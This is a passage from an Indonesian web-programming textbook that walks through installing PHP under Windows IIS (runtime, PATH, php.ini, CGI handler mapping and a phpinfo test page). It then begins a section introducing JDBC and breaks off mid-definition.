


Gambar 5.17 Internet Information Services, peladen web milik Microsoft. IIS adalah fitur Windows, bukan unduhan: sudah ada di mesin, hanya dimatikan.

Gambar 5.18 Microsoft SQL Server, basis data yang biasa dipakai aplikasi IIS. Bab 15 menjangkaunya lewat ADO.NET.

Sembilan langkahnya, masing-masing bergantung pada yang sebelumnya: unduh PHP; pasang *runtime* Visual C++; masukkan PHP ke `PATH`; buat `php.ini`; uji PHP; aktifkan CGI; petakan `.php` ke PHP di IIS; batasi *handler*-nya; nyalakan ulang dan uji.


5.17.2 Mengunduh PHP dan *runtime* Visual C++




Gambar 5.19 Pilihan-pilihan di `https://windows.php.net/download` [18], digambar sebagai satu jalur: jalur versi terbaru, *build* VS17, x64, **Non Thread Safe (NTS)**, dan **Zip**, yang diekstrak ke folder yang jalurnya tanpa spasi, misalnya `D:\Program\PHP`. Kotak abu-abu adalah berkas yang tidak diperlukan untuk IIS.

Non-thread-safe cocok untuk IIS (**Gambar 5.19**): di bawah Apache, PHP berbagi proses peladen sehingga harus *thread-safe*; di bawah IIS ia berjalan sebagai proses CGI tersendiri untuk setiap permintaan, dan keamanan *thread* hanyalah beban.


PHP 8.4 dan 8.5 untuk Windows dibangun dengan Visual Studio 2022 ("VS17" pada nama berkasnya; PHP 8.2 dan 8.3 adalah *build* VS16) dan memerlukan pustaka *runtime* C++ dari Microsoft. Microsoft kini menyediakan satu paket untuk semua kompilator dari Visual Studio 2017 sampai 2026, yaitu *Visual C++ v14 Redistributable*: `vc_redist.x64.exe` untuk PHP 64-bit (`x86` untuk 32-bit) dari alamat tetap `https://aka.ms/vc14/vc_redist.x64.exe` [19]. Tanpanya PHP gagal dengan pesan tentang DLL yang hilang. Pemasangnya meminta tiga hal dari Anda (**Gambar 5.20**, **Gambar 5.21**, **Gambar 5.22**); gambar-gambarnya memperlihatkan paket 2015–2019 yang lebih lama, yang dialognya sama dengan paket sekarang.



Gambar 5.20 Pemasang Visual C++ Redistributable: centang kotak persetujuan lisensi (1) lalu tekan **Install** (2).




Gambar 5.21 Pemasang sedang bekerja (1). Memasang versi x64 dan x86 sekaligus tidak berbahaya.




Gambar 5.22 Pemasangan berhasil (1). Tekan **Restart** (2) sebelum melanjutkan.

5.17.3 Memasukkan PHP ke PATH


Buka System Properties (**Gambar 5.23**; tekan tombol Windows lalu ketik *environment variables*), sunting **Path** (**Gambar 5.24**), dan tambahkan folder PHP (**Gambar 5.25**).



Gambar 5.23 System Properties, tab *Advanced* (1). Tombol **Environment Variables** di bagian bawah (2) adalah pintu masuknya.



Gambar 5.24 Jendela Environment Variables. Pilih **Path** di daftar bawah (1), yang berlaku untuk semua pengguna, lalu tekan **Edit...** (2).




Gambar 5.25 Menambahkan `D:\Program\PHP` di akhir `Path` (1) lalu mengonfirmasi dengan **OK** (2). Setiap entri adalah satu folder, yang ditelusuri berurutan setiap kali Anda mengetik perintah tanpa jalur.


> **PERINGATAN: Terminal membaca `Path` saat dibuka.** Command Prompt yang sudah terbuka masih memegang nilai lama, sehingga `php` tetap "not recognized". Tutup dan buka yang baru sebelum menyimpulkan bahwa perubahannya tidak tersimpan.

5.17.4 Membuat `php.ini`

Folder itu hanya berisi dua templat (**Gambar 5.26**); salin `php.ini-production` lalu ganti nama salinannya menjadi `php.ini` (**Gambar 5.27**).



Gambar 5.26 Folder PHP hasil ekstraksi, dengan `php.ini-development` dan `php.ini-production` (1) tetapi tanpa `php.ini`; perintah **Copy** (2) memulai perbaikannya. PHP tetap berjalan tanpanya, dengan nilai bawaan, dan itulah sebabnya "jalan tetapi tidak ada ekstensi yang termuat" begitu sering menjadi pengalaman pertama.



Gambar 5.27 Salin `php.ini-production` dan ganti nama salinannya menjadi `php.ini` (1).

Di `php.ini`, hapus titik koma di depan setiap baris **Kode 5.50**, dan sesuaikan nilainya bila berbeda.

Kode 5.50 `server/php-iis.ini`: baris-baris `php.ini` yang diaktifkan untuk PHP di bawah IIS.

```
; php.ini untuk PHP di bawah IIS: hapus ";" di depan setiap baris ini.
open_basedir = "D:\inetpub\wwwroot"
extension_dir = "ext"
cgi.force_redirect = 0
cgi.fix_pathinfo=1
fastcgi.impersonate = 1
extension=bz2
extension=curl
extension=gd
extension=ldap
extension=mbstring
extension=mysqli
extension=openssl
date.timezone = Asia/Jakarta
```

`open_basedir` mengurung PHP di folder situs web; `extension_dir` menunjukkan letak DLL ekstensi; tiga baris `cgi`/`fastcgi` membuat PHP bekerja sebagai program CGI milik IIS; baris-baris `extension=` mengaktifkan kompresi, permintaan HTTP, gambar, LDAP, string multibita, MySQL, dan enkripsi (tambahkan `pdo_mysql` dan `pdo_sqlite` untuk Subbab 5.14); `date.timezone` mengatur jam.

5.17.5 Menguji PHP sebelum IIS terlibat

```
Terminal: php --version

$ php --version
PHP 8.4.21 (cli) (built: May  7 2026 18:44:14) (NTS)
Copyright (c) The PHP Group
Built by Debian
Zend Engine v4.4.21, Copyright (c) Zend Technologies
    with Zend OPcache v8.4.21, Copyright (c), by Zend Technologies
```

Gambar 5.28 `php --version`, di sini pada mesin penyusun buku (PHP 8.4.21, Linux). Di Windows, dalam Command Prompt baru, zip PHP 8.5 mencetak baris-baris yang sama dengan versinya sendiri dan `(NTS Visual C++ 2022 x64)` di tempat `(NTS)` yang disorot di sini. Jika ini mencetak versi, PHP sudah terpasang dan ada di `PATH`, dan setiap masalah sesudah ini milik IIS, bukan PHP.

```
Terminal: php --info

$ php --info | head -16
phpinfo()
PHP Version => 8.4.21

System => Linux vm 6.18.44-fc-v37 #1 SMP PREEMPT_DYNAMIC @0 x86_64
Build Date => May  7 2026 18:44:14
Build System => Linux
Build Provider => Debian
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php/8.4/cli
Loaded Configuration File => /etc/php/8.4/cli/php.ini
Scan this dir for additional .ini files => /etc/php/8.4/cli/conf.d
Additional .ini files parsed => /etc/php/8.4/cli/conf.d/10-mysqlnd.ini,
/etc/php/8.4/cli/conf.d/10-opcache.ini,
/etc/php/8.4/cli/conf.d/10-pdo.ini,
/etc/php/8.4/cli/conf.d/15-xml.ini,
```

Gambar 5.29 Baris-baris pertama `php --info`, bentuk baris perintah dari `phpinfo()`, pada mesin penyusun buku. *Loaded Configuration File* yang disorot menyebut `php.ini` yang benar-benar dipakai; di Windows isinya seharusnya `D:\Program\PHP\php.ini`.


```
Terminal: the session section of php --info

$ php --info | sed -n '/^session$/,/^session.save_path/p'
session

Session Support => enabled
Registered save handlers => files user redis rediscluster
Registered serializer handlers => php_serialize php php_binary igbinary

Directive => Local Value => Master Value
session.auto_start => Off => Off
session.cache_expire => 180 => 180
session.cache_limiter => nocache => nocache
session.cookie_domain => no value => no value
session.cookie_httponly => Off => Off
session.cookie_lifetime => 0 => 0
session.cookie_path => / => /
session.cookie_samesite => no value => no value
session.cookie_secure => Off => Off
session.gc_divisor => 1000 => 1000
session.gc_maxlifetime => 1440 => 1440
session.gc_probability => 0 => 0
session.lazy_write => On => On
session.name => PHPSESSID => PHPSESSID
session.referer_check => no value => no value
session.save_handler => files => files
session.save_path => /var/lib/php/sessions => /var/lib/php/sessions
```

Gambar 5.30 Lebih ke bawah, `php --info` mencetak setiap pengaturan dari setiap ekstensi yang termuat; di sini, pengaturan sesi dari Subbab 5.3.5, dengan nama cookie `PHPSESSID` disorot. Bila ekstensi yang Anda aktifkan tidak ada dalam daftar ini, periksa lebih dulu *Loaded Configuration File* pada **Gambar 5.29**.

Gambar 5.28, **Gambar 5.29**, dan **Gambar 5.30** adalah seluruh ujinya: PHP sudah terpasang.


5.17.6 Menyiapkan IIS untuk PHP

Pertama, centang **CGI** pada *Internet Information Services* → *World Wide Web Services* → *Application Development Features* di *Windows Features* (**Gambar 5.31**), agar IIS boleh menjalankan program luar untuk setiap permintaan.




Gambar 5.31 Windows Features: di bawah *Internet Information Services* (1), **CGI** tercentang di antara fitur pengembangan aplikasi (2).


Kemudian buka **IIS Manager** (**Gambar 5.32**), **Handler Mappings** (**Gambar 5.33**), dan **Add Module Mapping...** (**Gambar 5.34**), lalu isi **Gambar 5.35**: `*.php`, `CgiModule`, `D:\Program\PHP\php-cgi.exe`, dan sebuah nama seperti `MyCGI`.




Gambar 5.32 IIS Manager. Pohon di kiri (1) adalah peladen dan situs-situsnya; panel tengah (2) menampilkan fitur dari apa pun yang dipilih; panel Actions (3) memuat perintah-perintahnya.



Gambar 5.33 Handler Mappings (1), padanan baris *handler* Apache di IIS: daftar yang menyatakan program mana yang menangani jenis berkas apa.




Gambar 5.34 Panel Actions di kanan, dengan **Add Module Mapping...** (1) di antara perintah di bagian atas.




Gambar 5.35 Dialog Add Module Mapping: jalur permintaan `*.php` (1), modul `CgiModule` (2), program `php-cgi.exe` (3), sebuah nama (4), dan tombol **Request Restrictions...** (5).


Keempat kotak itu menyatakan hal yang sama dengan baris *handler* Apache: *jalankan* `php-cgi.exe` *pada berkas* `.php` *lalu kirim kembali apa yang dicetaknya* (`php-cgi.exe`, *build* CGI, bukan `php.exe`). Pada **Request Restrictions...** (**Gambar 5.36**) pilih **File or Folder** (**Gambar 5.37**), tekan OK, dan jawab **Yes** (**Gambar 5.38**).



Gambar 5.36 Request Restrictions, tab *Mapping* (1), yang membatasi kapan *handler* dipakai; **File or folder** (2) adalah pilihan yang diambil.




Gambar 5.37 Pemetaan yang dibuka kembali untuk disunting, dengan tombol **Request Restrictions...** (1): dengan pilihan **File or Folder**, *handler* hanya berjalan untuk jalur yang ada di disk.




Gambar 5.38 IIS bertanya sebelum mengizinkan sebuah program dijalankan untuk setiap permintaan yang cocok. Jawab **Yes** (1); IIS benar untuk bertanya.

5.17.7 Menyalakan ulang, dan ujinya

IIS membaca konfigurasinya saat menyala: klik kanan nama peladen lalu **Stop** (**Gambar 5.39**), kemudian **Start** (**Gambar 5.40**).



Gambar 5.39 Menghentikan IIS dari menu konteks peladen (1).



Gambar 5.40 Menyalakannya kembali (1), agar pemetaan *handler* yang baru berlaku.

Simpan **Kode 5.51** sebagai `info.php` di *document root* (`D:\inetpub\wwwroot` bila memakai `open_basedir` di atas; bawaan IIS adalah `C:\inetpub\wwwroot`) lalu buka `http://localhost/info.php`.

Kode 5.51 `server/info.php`: uji terkecil yang berguna untuk sebuah pemasangan PHP.

```
<?php phpinfo();
```

Tabel pengaturan berarti PHP berjalan di IIS; bila berkasnya malah terunduh, pemetaannya belum berlaku (periksa `*.php`, jalur programnya, dan penyalaan ulangnya). Hapus `info.php` sesudahnya. IIS hanya ada di Windows, jadi langkah-langkah ini tidak dijalankan di mesin Linux tempat buku ini disusun; dialog-dialognya adalah yang tampak pada gambar, dengan penanda bernomor yang menunjuk setiap kontrol yang disebut teks.

5.18 CRUD yang Sama dalam Java: JDBC

5.18.1 JDBC dalam satu paragraf

> **DEFINISI. JDBC**, *Java Database Connectivity* [20], adalah sekumpulan antarmuka dalam paket `java.sql` yang diimplementasikan setiap *driver* basis data. Kode Anda ditulis terhadap antarmuka itu; sebuah jar **driver** menyediakan implementasinya; sebuah **JDBC URL** seperti `jdbc:sqlite:work/laundry.db` atau `jdbc:mysql://127.0.0.1:3306/profitina_laundry` memilih yang mana. Gagasannya sama dengan PDO. Tiga antarmuka yang dipakai setiap hari adalah `Connection` (sebuah percakapan), `PreparedStatement` (pernyataan dengan *placeholder*), dan 